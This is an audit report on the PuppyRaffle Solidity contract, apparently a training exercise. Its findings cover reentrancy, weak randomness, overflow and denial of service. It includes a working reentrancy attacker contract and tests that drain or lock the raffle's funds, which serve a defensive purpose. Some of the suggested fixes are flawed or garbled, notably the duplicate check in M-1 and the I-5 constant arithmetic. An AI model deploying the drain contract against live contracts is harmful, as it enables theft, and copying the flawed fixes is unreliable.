

PuppyRaffle Audit Report

Version 1.0

Cyfrin.io

January 13, 2024

Protocol Audit Report

h.ataman

January 13, 2024

Lead Auditors: - h.ataman

Table of Contents

  - [M-1] Unbounded **`for`** loop through `PuppyRaffle::players` array can cause Denial of `PuppyRaffle::enterRaffle()` function, incrementing gas costs for future entrants
  - [M-2] Casting `uint256` to the `uint64` type in unsafe way can cause loss for contract owner
  - [M-3] Smart contract wallets raffle winners without a `receive` or a `fallback` function will block the start of a new contract

- Low

  - [L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, causing a player at index 0 to incorrectly think they have not entered the raffle

- Gas

  - [G-1] Unchanged state variables should be declared constant or immutable.
  - [G-2] During looping cached variables should be used instead of calling every time `PuppyRaffle::newPlayers.length`

- Informational

  - [I-1]: Solidity pragma should be specific, not wide
  - [I-2] Using an outdated version of Solidity is not recommended.
  - [I-3] Missing checks for `address(0)` when assigning values to address state variables
  - [I-4] `PuppyRaffle::selectWinner` does not follow CEI, which is not a best practice
  - [I-5] Use of “magic” numbers is discouraged
  - [I-6] `PuppyRaffle::_isActivePlayer` is never used and should be removed

- Additionl findings not taught yet

  - MEV

Protocol Summary

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following:

1. Call the `enterRaffle` function with the following parameters:

   1. `address[] participants`: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends.

2. Duplicate addresses are not allowed
3. Users are allowed to get a refund of their ticket & `value` if they call the `refund` function

4. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy
5. The owner of the protocol will set a feeAddress to take a cut of the `value`, and the rest of the funds will be sent to the winner of the puppy.

Disclaimer

The YOUR_NAME_HERE team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
Likelihood	High	H	H/M	M
	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

PuppyRaffle - Commit Hash: e30d199697bbc822b646d76533b66b7d529b8ef5 - In Scope:

```
./src/
PuppyRaffle.sol
```

Scope

Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function. Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

Executive Summary

I have learned tremendous amount of vulnerabilities and best practices during auditing this codebase.

Issues found

Issues found

Severity	Number of issues found
High	3
Medium	3
Low	1
Info	5
Gas	2
Total	14

Findings

High

[H-1] Reentrancy attack in `PuppyRaffle::refund` allowd entrant to drain raffle balance

Description: The `PuppyRaffle::refund` function does not follow CEI (Checks, Effects, Interactions) and as a result, enables participants to drain the contract balance.

In the `PuppyRaffle::refund` function, we first make an external call to the `msg.sender` address and only after making that external call we update the `PuppyRaffle::players` array.

1. User enters the raffle
2. Attacker sets up a contract with a `fallback` function that calls `PuppyRaffle::refund`
3. Attacker enters the raffle
4. Attacker calls `PuppyRaffle::refund` from their attack contract, draining the contract balance

```
    function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(
            playerAddress == msg.sender,
            "PuppyRaffle: Only the player can refund"
        );

        require(
            playerAddress != address(0),
            "PuppyRaffle: Player already refunded, or is not active"
        );

@>      payable(msg.sender).sendValue(entranceFee);
@>      players[playerIndex] = address(0);


        emit RaffleRefunded(playerAddress);
    }
```

A player who has entered the raffle could have a `fallback`/`receive` function, that calls the `PuppyRaffle::refund` function again and claim another refund. They could continue the cycle till the contract balance is drained.

Impact: All fees paid by raffle entrants could be stolen by the malicious participant.

Proof of Concept:

Just place it to the end of your tests in `PuppyRaffleTest.t.sol`

```
    function test_reentrancyRefund() public {
        address[] memory players = new address[](4);
        players[0] = playerOne;
        players[1] = playerTwo;
        players[2] = playerThree;
        players[3] = playerFour;
        puppyRaffle.enterRaffle{value: entranceFee * 4}(players);

        ReentrancyAttacker attackerContract = new ReentrancyAttacker(
            puppyRaffle
        );
        address attackUser = makeAddr("attackUser");
        vm.deal(attackUser, 1 ether);

        uint256 startingAttackContract = address(attackerContract).balance;
        uint256 startingContractBalance = address(puppyRaffle).balance;

        // attack
        vm.prank(attackUser);
        attackerContract.attack{value: entranceFee}();

        console.log(
            "Starting attacker contract balance: ",
            startingAttackContract
        );
        console.log(
            "Starting victim contract balance: ",
            startingContractBalance
        );

        console.log(
            "Ending attacker contract balance: ",
            address(attackerContract).balance
        );
        console.log(
            "Ending victim contract balance: ",
            address(puppyRaffle).balance
        );
    }
```

And this contract as well

```
contract ReentrancyAttacker {
    PuppyRaffle puppyRaffle;
    uint256 entranceFee;
    uint256 attackerIndex;

    constructor(PuppyRaffle _puppyRaffle) {
        puppyRaffle = _puppyRaffle;
        entranceFee = puppyRaffle.entranceFee();
    }

    function attack() external payable {
        address[] memory players = new address[](1);
        players[0] = address(this);
        puppyRaffle.enterRaffle{value: entranceFee}(players);

        attackerIndex = puppyRaffle.getActivePlayerIndex(address(this));
        puppyRaffle.refund(attackerIndex);
    }

    function _stealMoney() internal {
        if (address(puppyRaffle).balance >= entranceFee) {
            puppyRaffle.refund(attackerIndex);
        }
    }

    fallback() external payable {
        _stealMoney();
    }

    receive() external payable {
        _stealMoney();
    }
}
```

Recommended Mitigation: To prevent this, we should have the `PuppyRaffle:refund` function update the `players` array before making the external call. Besides, we should move the event emission up as well.

```
    function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(
            playerAddress == msg.sender,
            "PuppyRaffle: Only the player can refund"
        );

        require(
            playerAddress != address(0),
            "PuppyRaffle: Player already refunded, or is not active"
        );

+       players[playerIndex] = address(0);
+       emit RaffleRefunded(playerAddress);

        payable(msg.sender).sendValue(entranceFee);

-       players[playerIndex] = address(0);

-       emit RaffleRefunded(playerAddress);

    }
```

[H-2] Weak randomness in `PuppyRaffle::selectWinner` allows users to influence or predict the winner and influence/predict the winning puppy

Description: Hashing `msg.sender`, `block.timestamp` and `block.difficulty` together creates a predictabled final number. A predictable number is not a good random number. Malicious actors can manipulate these values or know them ahead of time to choose the winner of the raffle themselves.

Note This means user could front-run this function and call `refund` if he sees he is not the winner.

Impact: Any user can influence the winner of the raffle, winning the money and selecting the `rarest` puppy. Making entire raffle worthless if it becomes a gas war as to who wins the raffles.

Proof of Concept:

1. Validators can know ahead of time the `block.timestamp` and `block.difficulty` and use that to predict when/how to praticipate. See the solidity blog on prevrandao. `block.difficulty` was recently replaced with prevrandao.
2. Users can mine/manipulate their `msg.sender` value to result in their address being used to generated winner!
3. Users can revert their `selectWinner` transaction if they don't like the winner or resulting puppy.

Using on-chain values as a randomness randomness seed is a well-documented attack vector in the blockchain space.

Recommended Mitigation: Consider using a cryptography provable random number generator such as Chainlink VRF.

[H-3] Integer overflo of `PuppyRaffle::totalFees` loses fees

Description: In solidity version prior ti `0.8.0` integers were subject to integer overflows.

```
uint64 myVar = type(uint64).max
// 18446744073709551615
myVar = myVar + 1
// 0
```

Impact: In `PuppyRaffle::selectWinner`, `totalFees` are accumulated for the `feeAddress` to collect later in `PuppyRaffle::withdrawFees`. However, if the `totalFees` variable overflows, the `feeAddress` may not collect the correct amount of fees, leaving fees permanently stuck in the contract.

Proof of Concept:

1. We conclude a raffle of 4 players
2. We then have 89 players enter a new raffle and conclude the raffle
3. `totalFees` will be:

```
totalFees = totalFee + uint64(fee);
// aka
totalFees = 800000000000000000 + 17800000000000000000
// and this will overflow
```

4. You will not be able to withdraw dut to line:

```
        require(address(this).balance == uint256(totalFees),
            "PuppyRaffle: There are currently players active!"
        );
```

(In compatitive audit - additional finding) Atlthough you could use `selfdestruct` to send ETH to this contract in order for the values to match and withdraw the fees, this is clearly not the intended design of the protocol. At some piont, there will be too much `balance` in the contract that the above `require` will be impossible to hit.

Code

```
    function test_overflow() public {
        address[] memory first_players = new address[](4);
        first_players[0] = makeAddr("1");
        first_players[1] = makeAddr("2");
        first_players[2] = makeAddr("3");
        first_players[3] = makeAddr("4");

        puppyRaffle.enterRaffle{value: entranceFee * 4}(first_players);

        vm.warp(1941070800);
        puppyRaffle.selectWinner();
        // PuppyRaffle::fee must be more than 18 ETH:
        address[] memory players = new address[](89);
        for (uint256 i = 0; i < 89; i++) {
            players[i] = address(uint160(i));
        }
        puppyRaffle.enterRaffle{value: entranceFee * 89}(players);
        vm.warp(2041070800);
        puppyRaffle.selectWinner();
        console.log(
            "PuppyRaffle: due to overflow PuppyRaffle::totalfees !=
                address(this).balance"
        );
        vm.expectRevert("PuppyRaffle: There are currently players
            active!");
        puppyRaffle.withdrawFees();
    }
```

Recommended Mitigation: There are a few possible mitigations.

1. Use a newer version of solidity and a `uint256` instead of `uint64` for `PuppyRaffle::`

totalFees.

2. You could also use the SafeMath library of OpenZepplin for version 0.7.6 of solidity, however you would still have a hard time with the uint64 type if too many fees are collected.
3. Remove the balance check from PuppyRaffle::withdrawFees

```
    function withdrawFees() external {
-        require(address(this).balance == uint256(totalFees),    "PuppyRaffle: There are currently players active!");
```

There are more attack vectors with that final require, so we recommend removing it regardless.

Medium

[M-1] Unbounded for loop through PuppyRaffle::players array can cause Denial of PuppyRaffle::enterRaffle() function, incrementing gas costs for future entrants

Description: The PuppyRaffle::enterRaffle function loops through the players array to check for duplicates. However, the longer the PuppyRaffle::players array is, the more checks a new player will have to make. This means the gas costs for players who enter right when the raffle starts will be dramatically lower than for players who turns into raffle much later. Every additional address in the players array, is an additional check the loop will have to make. (Front running?).

```
@>      for (uint256 i = 0; i < players.length - 1; i++) {
            for (uint256 j = i + 1; j < players.length; j++) {
                require(
                    players[i] != players[j],
                    "PuppyRaffle: Duplicate player"
                );
            }
        }
```

Impact: The gas costs for raffle entrant will greatly increase as more players enter the raffle. Discouraging later users from entering and causing a rush at the start of a raffle to be one of the first entrance in the queue.

An attacker might make the PuppyRaffle::entrants array so big, that no one else enters, guarenteeing themselves the win.

Proof of Concept:

If we have have 3 sets of 100 players enter , the gas costs will be as such: - 1st 100 players: ~6252122 gas - 2st 100 players: ~18067751 gas - 3d 100 players: ~37782302 gas

This more than 9x more expensive for the third 100 players.

PoC

Place the following test into `PuppyRaffleTest.t.sol`.

```
    function testDoS() public {
        vm.txGasPrice(1);

        // allocating memory for 3 arrays with 300 players
        uint256 playersNum = 100;
        address[] memory players1 = new address[](playersNum);
        address[] memory players2 = new address[](playersNum);
        address[] memory players3 = new address[](playersNum);

        // adding first 100 players
        for (uint256 i = 0; i < 100; i++) {
            players1[i] = (address(uint160(i)));
        }
        uint256 gasStart1 = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * playersNum}(
           players1);
        uint256 oneGasAfterAddingTenAccounts = (gasStart1 - gasleft())
            *
            tx.gasprice;
        console.log("Gas cost for first adding:",
           oneGasAfterAddingTenAccounts);

        // adding second 100 players
        uint256 j = 0;
        for (uint256 i = 100; i < 200; i++) {
            players2[j] = address(uint160(i));
            j++;
        }
        uint256 gasStart2 = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * playersNum}(
           players2);
        uint256 twoGasAfterAddingTenAccounts = (gasStart2 - gasleft())
            *
            tx.gasprice;
        console.log(
            "Gas cost for second adding:",
            twoGasAfterAddingTenAccounts
        );

        // adding third 100 players
        j = 0;
        for (uint256 i = 200; i < 300; i++) {
            players3[j] = address(uint160(i));
            j++;
        }
        uint256 gasStart3 = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * playersNum}(
           players3);
        uint256 threeGasAfterAddingTenAccounts = (gasStart3 - gasleft()
           ) *
            tx.gasprice;
        console.log(
            "Gas cost for third adding:",
            threeGasAfterAddingTenAccounts
        );

        assert(oneGasAfterAddingTenAccounts <
           twoGasAfterAddingTenAccounts);
        assert(twoGasAfterAddingTenAccounts <
           threeGasAfterAddingTenAccounts);
    }
```

Recommended Mitigation: There are a few recommendations.

1. Consider allowing duplicates. Users can make new wallet addresses anyways -> duplicates check doesn't prevent the same person from entering multiple times
2. Consider using mapping to check for duplicates. This would allow constant time lookup of whether a user has already entered.

```
+ mapping(address => uint256) public addressToRaffleId;
+ uint256 public raffleId = 1;

function enterRaffle(address[] memory newPlayers) public payable {
        require(
            msg.value == entranceFee * newPlayers.length,
            "PuppyRaffle: Must send enough to enter raffle"
        );

        for (uint256 i = 0; i < newPlayers.length; i++) {
            players.push(newPlayers[i]);
+            addressToRaffleId[newPlayers[i]] = raffleId;
        }


+       // check for duplicates only from the new players
+       for (uint256 i = 0;i < newPlayers.length; i++){
+           require(addressToRaffleId[newPlayers[i]] != raffleId, "
   PuppyRaffle: Duplicate player");
+       }

-        for (uint256 i = 0; i < players.length - 1; i++) {
-            for (uint256 j = i + 1; j < players.length; j++) {
-                require(
-                    players[i] != players[j],
-                    "PuppyRaffle: Duplicate player"
-                );
-            }
-        }
        emit RaffleEnter(newPlayers);
    }

    function selectWinner() external {
+       raffleId = raffleId + 1;
        require(
            block.timestamp >= raffleStartTime + raffleDuration,
            "PuppyRaffle: Raffle not over"
        );
    }
```

[M-2] Casting `uint256` to the `uint64` type in unsafe way can cause loss for contract owner

Description: In `PuppyRaffle::selectWinner` function is a type cast of a `uint256` to a `uint64` . This is an unsafe cast, and if the `uint256` is larger than `type(uint64).max`, the value will be truncated.

```
    function selectWinner() external {
        require(block.timestamp >= raffleStartTime + raffleDuration, "PuppyRaffle: Raffle not over");
        require(players.length > 0, "PuppyRaffle: No players in raffle");

        uint256 winnerIndex = uint256(keccak256(abi.encodePacked(msg.sender, block.timestamp, block.difficulty))) % players.length;
        address winner = players[winnerIndex];
        uint256 fee = totalFees / 10;
        uint256 winnings = address(this).balance - fee;
@>      totalFees = totalFees + uint64(fee);
        players = new address[](0);
        emit RaffleWinner(winner, winnings);
    }
```

The max value of a `uint64` is `18446744073709551615`. In terms of ETH, this is only ~18 ETH. Meaning, if more than 18ETH of fees are collected, the `fee` casting will truncate the value.

Impact: This means the `feeAddress` will not collect the correct amount of fees, leaving fees permanently stuck in the contract.

Proof of Concept:

1. A raffle proceeds with a little more than 18 ETH worth of fees collected
2. The line that casts the `fee` as a `uint64` hits
3. `totalFees` is incorrectly updated with a lower amoun

Insert this code into your test script to see precise steps how it finding can be exploited by attackers

```
    function test_unsafe_cast() public {
        // PuppyRaffle::fee must be more than 18 ETH:
        address[] memory players = new address[](100);
        for (uint256 i = 0; i < 100; i++) {
            players[i] = address(uint160(i));
        }
        puppyRaffle.enterRaffle{value: entranceFee * 100}(players);
        vm.warp(1941070800);
        puppyRaffle.selectWinner();
        console.log(
            "PuppyRaffle: due to overflow PuppyRaffle::totalfees != address(this).balance"
        );
        vm.expectRevert("PuppyRaffle: There are currently players active!");
        puppyRaffle.withdrawFees();
    }
```

Recommended Mitigation: Set `PuppyRaffle::totalFees` to a `uint256` instead of a `uint64`, and remove the casting.

[M-3] Smart contract wallets raffle winners without a `receive` or a `fallback` function will block the start of a new contract

Description: The `PuppyRaffle::selectWinner` function is responsible for resseting the lottery. However, it the winner is a smar contract wallet that rejects payment, the lottery would not be able to restart.

Users could easily call the `selectWinner` function again and non-wallet entrants could enter, but ut cold cost a lot due to the duplicate check and a lottery reset could get very challenging.

Impact: The `PuppyRaffle::selectWinner` function could revert many times, making a lottery reset difficult.

Also, true winners would not get paid out and someone else could take their money!

Proof of Concept:

1. 10 smart contract wallets enter the lottery without a fallback or receive function
2. The lottery ends
3. The `selectWinner` function wouldn't work, even thoufh the lottery is over.

Recommended Mitigation: There are a few options to mitigate this issue.

1. Do not allow smart contract wallet entrants (not reccomended)

2. Create a mapping of addresses -> payuoyt so winners can pull their fund out themselves with new function `claimPrize`, putting the owness on the winner to claim their prize. (Recommended)

> Pull over Push

Low

[L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, causing a player at index 0 to incorrectly think they have not entered the raffle

Description: If a players is in the `PuppyRaffle::players` array at index 0, this will return 0, but accortding to the natspec, it will also return 0 if the player is not in the array.

```
    function getActivePlayerIndex(address player) external view returns (uint256) {
        for (uint256 i = 0; i < players.length; i++) {
            if (players[i] == player) {
@>              return i;
            }
        }

        return 0;
    }
```

Impact: A player at index 0 may not incorrectly think they have not entered the raffle and attempt to enter the raffle again, wasting gas.

Proof of Concept:

1. User enters the raffle, they are the first entrant
2. `PuppyRaffle::getActivePlayerIndex` returns 0
3. User thinks they have not entered correctly due to the function documentation

Recommended Mitigation: The easiest recommendation would be specify, that the player is not entrant by reverting function instead of returning 0.

Also, You could reserve the 0th position for any competition. However, a better solution might be to return an `int256` where the function returns -1 if the player is not active.

Gas

[G-1] Unchanged state variables should be declared constant or immutable.

Description

Reading from storage is much more expensive than reading from a constant or immutable variable.

Instances: - `PuppyRaffle::raffleDuration` should be `immutable` - `PuppyRaffle::commonImageUri` should be `constant` - `PuppyRaffle::rareImageUri` should be `constant` - `PuppyRaffle::legendaryImageUri` should be `constant`

[G-2] During looping cached variables should be used instead of calling every time `PuppyRaffle::newPlayers.length`

Description

Everytime you call `players.length` you read from storage, as opposed to memory which is more gas efficient.

Recommended Mitigation:

```
+       uint256 public playersLength = newPlayers.length;

-       for (uint256 i = 0; i < newPlayers.length; i++) {
+       for (uint256 i = 0; i < newPlayers.length; i++) {
            players.push(newPlayers[i]);
        }
```

Informational

[I-1]: Solidity pragma should be specific, not wide

Description:

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

Proof of Concept:

- Found in src/PuppyRaffle.sol Line: 4

```
    pragma solidity ^0.7.6;
```

[I-2] Using an outdated version of Solidity is not recommended.

Description: solc frequently releases new compiler versions. Using an old version prevents access to new Solidity security checks. We also recommend avoiding complex pragma statement. Recommendation

Recommended Mitigation: %

Deploy with any of the following Solidity versions:

`0.8.18`

The recommendations take into account:

- Risks related to recent releases
- Risks of complex code generation changes
- Risks of new language features
- Risks of known bugs

Use a simple pragma version that allows any of these versions. Consider using the latest version of Solidity for testing.

Please see slither documentation for more documentation

[I-3] Missing checks for `address(0)` when assigning values to address state variables

Assigning values to address state variables without checking for `address(0)`.

- Found in src/PuppyRaffle.sol Line: 76

```
        feeAddress = _feeAddress;
```

- Found in src/PuppyRaffle.sol Line: 265

```
        feeAddress = newFeeAddress;
```

[I-4] `PuppyRaffle::selectWinner` does not follow CEI, which is not a best practice

It is best to keep code clean and follow CEI (Checks, Effects, Interactions).

```
-        (bool success, ) = winner.call{value: prizePool}("");
-        require(success, "PuppyRaffle: Failed to send prize pool to winner");
        _safeMint(winner, tokenId);
+        (bool success, ) = winner.call{value: prizePool}("");
+         require(success, "PuppyRaffle: Failed to send prize pool to winner");
```

[I-5] Use of "magic" numbers is discouraged

It can be confusing to see nuber literals in a codebase, and it's much more readable if the numbers are given a name.

Examples:

```
        uint256 prizePool = (totalAmountCollected * 80) / 100;
        uint256 fee = (totalAmountCollected * 20) / 100;
```

Instead, you could use:

```
        uint256 public constant PRIZE_POOL_PERCENTAGE = 80;
        uint256 public constant FEE_PERCENTAGE = 20;
        uint256 public constant POOL_PRECISION = 100;

        uint256 prizePool = (totalAmountCollected * PRIZE_POOL_PERCENTAGE) / 1POOL_PRECISION00;
        uint256 fee = (totalAmountCollected * FEE_PERCENTAGE) / POOL_PRECISION;
```

[I-6] `PuppyRaffle::_isActivePlayer` is never used and should be removed

Description: The function `PuppyRaffle::_isActivePlayer` is never used and should be removed.

```
-    function _isActivePlayer() internal view returns (bool) {
-        for (uint256 i = 0; i < players.length; i++) {
-            if (players[i] == msg.sender) {
-                return true;
-            }
-        }
-        return false;
-    }
```

Additionl findings not taught yet

MEV